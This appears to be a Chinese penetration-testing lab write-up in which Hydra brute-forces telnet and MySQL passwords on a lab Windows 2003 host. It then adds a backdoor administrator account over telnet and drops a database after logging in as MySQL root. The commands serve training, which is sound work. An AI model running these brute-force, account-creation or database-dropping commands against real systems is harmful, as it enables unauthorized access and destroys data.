01-使用Hydra进行密码破解测试

任务环境说明：
渗透机： x2_kali-2-1（Kali） 用户名：root 密码：toor
靶机： x2_ws03-2-1（Windows 2003） 用户名：administrator 密码：123456

第一步，启动实验虚拟机，分别查看虚拟机 IP地址：
Kali

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.1.100  netmask 255.255.255.0  broadcast 172.16.1.255
        ether 52:00:00:01:c7:00  txqueuelen 1000  (Ethernet)
        RX packets 69  bytes 13473 (13.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 161  bytes 28254 (27.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Windows 2003

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 172.16.1.200
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Documents and Settings\Administrator>
```

第二步，使用命令 hydra -h查看基本使用参数

```
root@kali:~# hydra -h
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secr
et service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [
-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [
-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FIL
E
```

参数	解释
-l	定义账号
-p	定义密码
-L	定义账号字典
-P	定义密码字典
-v/V	显示详细过程

#hydra [IP地址] [协议] -l [用户名] -P[密码字典] –vV

第三步，暴力破解 telnet
因为 Windows的管理员账号是administrator所以我们在用户名这里输入administrator，23端口是telnet端口，我们就在协议这里输入telnet，密码字典我选择的是弱密码Top1500的字典。输入完成回车就开始爆破。
#hydra 172.16.1.200 telnet -l administrator -P Top1500.txt –vV

```
root@kali:~# hydra 172.16.1.200 telnet -l administrator -P Top1500.txt -vV
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secr
et service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-05-14 16:27:59
[WARNING] telnet is by its nature unreliable to analyze, if possible better c
hoose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1507 login tries (l:1/p:1
507), ~95 tries per task
[DATA] attacking telnet://172.16.1.200:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 172.16.1.200 - login "administrator" - pass "123456789" - 1
of 1507 [child 0] (0/0)
```

此时就开始跑字典爆破 23端口了，如果爆破成功则会用绿色显示出来

```
[ATTEMPT] target 172.16.1.200 - login "administrator" - pass "16897168" - 345
 of 1507 [child 8] (0/0)
[ATTEMPT] target 172.16.1.200 - login "administrator" - pass "longlong" - 346
 of 1507 [child 1] (0/0)
[23][telnet] host: 172.16.1.200   login: administrator   password: 123456
[STATUS] attack finished for 172.16.1.200 (waiting for children to complete t
ests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-05-14 16:33:35
root@kali:~#
```

得知账号为 administrator，密码为123456

尝试远程连接 telnet

#telnet 172.16.1.200

```
root@kali:~# telnet 172.16.1.200
Trying 172.16.1.200...
Connected to 172.16.1.200.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: administrator
password:

*===============================================================
Welcome to Microsoft Telnet Server.
*===============================================================
C:\Documents and Settings\Administrator>
```

到这里我们看到已经远程连接上管理员的 telnet了,此时可以执行cmd下可执行的所有操作，如添加一个管理员用户：


#net user test 000000 /add

#net localgroup administrators test /add

```
C:\Documents and Settings\Administrator>net user test 000000 /add
命令成功完成。


C:\Documents and Settings\Administrator>net localgroup administrators test /a
dd
命令成功完成。
```

添加成功，我们在 Win2003上查看一下是否添加成功



该软件的强大之处就在于支持多种协议的破解，同样也支持对于 mysql破解

第四步，暴力破解 mysql

#hydra 172.16.1.200 mysql -l root -P Top1500.txt –vV

```
[ATTEMPT] target 172.16.1.200 - login "root" - pass "131313" - 198 of 1507 [c
hild 3] (0/0)
[VERBOSE] using default db 'mysql'
[3306][mysql] host: 172.16.1.200   login: root   password: root
[STATUS] attack finished for 172.16.1.200 (waiting for children to complete t
ests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-05-14 16:41:20
root@kali:~#
```

破解得到账号为 root，密码为root，我们尝试远程连接这个数据库看看

#mysql -h 172.16.1.200 -uroot –proot

```
root@kali:~# mysql -h 172.16.1.200 -uroot -proot
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 397
Server version: 5.5.53 MySQL Community Server (GPL)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MySQL [(none)]>
```

到这里已经远程连接上 mysql的root账号了，此时我们可以做mysql下的任何操作

#show databases;

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| mysql              |
| performance_schema |
| test               |
| zkpy               |
+--------------------+
6 rows in set (0.03 sec)

MySQL [(none)]> _
```

删除 dvwa数据库

#drop database dvwa;

```
MySQL [(none)]> drop database dvwa;
Query OK, 2 rows affected (0.04 sec)

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| test               |
| zkpy               |
+--------------------+
5 rows in set (0.00 sec)
```

实验结束，关闭虚拟机。